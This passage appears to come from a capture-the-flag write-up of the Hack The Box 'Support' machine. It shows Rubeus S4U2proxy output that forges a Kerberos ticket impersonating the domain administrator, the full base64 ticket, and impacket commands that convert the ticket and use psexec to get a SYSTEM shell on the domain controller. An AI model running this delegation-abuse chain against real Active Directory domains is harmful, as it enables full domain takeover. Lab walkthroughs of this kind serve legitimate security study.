      GX24v9pNMCbpHSV2WRoEnfoPe//Dygl6wlbo4LnDOCO7bE+CHvqqUPPz5zFT7d4oQC/Sd8CuUVU9Yw8E
      tbGbLLqNp3LbbpYZSIFAouTz0yjVPXmVtaRKa7TTcdR2rLotzLhYKkuLsachGa55l9R67Nl6dsVZoEeJ
      b6SzfdcxBZar5dd9iK6GASeJkAl8sykRJTEdWn+GMLdFih/6e0yAJY0I3hpecf/mFr4Bo5xYVHwLpb1l
      mvhOcVbrxXKvOhQFH2UdtxhZFBqFkUAN2/nd1eigaYZp2XYWyoLVSWlW65JtKsge60djGrqqV6IgGBQ8
      jgyQ1UxNIHeMgKTHkeI5vuvLJtmSjsyYdIueUtzY9iJouJWubGMIqvkgYz6SORniHq3gfVI0mvr4l8gW
      qOoB0bvXcvVVxRW/VmO1awO3EQAWHMOpihNGsIikid1TjIsuXWu991XSNDaUB18gniu0RswWqjUzBLlE
      OyDz9rIq5yFUQCcT4CjhMURvPj3KZGAhW583Xb0tPCTI+Spt0F5O9wQ0Kf+htOay5Bwd/PF4pqdQXBy3
      t6OpGXOEY4KTv4HKurxcRVY6Td+QvJqaUVmZquOvKbcy4UKwO/qA+gYTzc0pzNMffYchFVCcE3Xjk2/W
      nJKiU3B3ZaNXQ3eJEPdP3rKhN3zjSJid4Twj7L2s6VNLtbkS/IoaUOZOedpxJjQ76Mf3YXb5YZ+1Hovi
      du/UvDeW5b3/lFsCO88/RRqggtIiadUWimARAPe9T8nAyPnFiShgLk3vLJk/Gmg2EDk0ZY2Kicl75MkF
      caVcUPZR0iMI6wF7uKPYuBtFpax+L1fdPdNYW9CX54yqRHSdIaOByjCBx6ADAgEAooG/BIG8fYG5MIG2
      oIGzMIGwMIGtoBswGaADAgEXoRIEENrUtj0Om7p+YFqmdQvCei+hDRsLU1VQUE9SVC5IVEKiGjAYoAMC
      AQqhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBAoQAApREYDzIwMjYwNDA1MTYwMzIyWqYRGA8yMDI2MDQw
      NjAyMDMyMlqnERgPMjAyNjA0MTIxNjAzMjJaqA0bC1NVUFBPUlQuSFRCqRIwEKADAgEBoQkwBxsFRVZJ
      TCQ=

[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

      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
      Gw5kYy5zdXBwb3J0Lmh0Yg==
[+] Ticket successfully imported!
This is the basic attack, but more work is needed to login, as the ticket is injected into memory by Rubeus and usually intended to use immediately within a multi-machine environment.
Grab the ticket and format it, then convert it to a usable ticket for impacket.
mcsuck➜  support  ᐅ  impacket-ticketConverter ticket_cifs_dc.support.htb.kirbi ticket.ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
mcsuck➜  support  ᐅ  KRB5CCNAME=ticket.ccache impacket-psexec support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file JxbVBpxj.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service NYsy on dc.support.htb.....
[*] Starting service NYsy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
JESUS CHRIST!!!!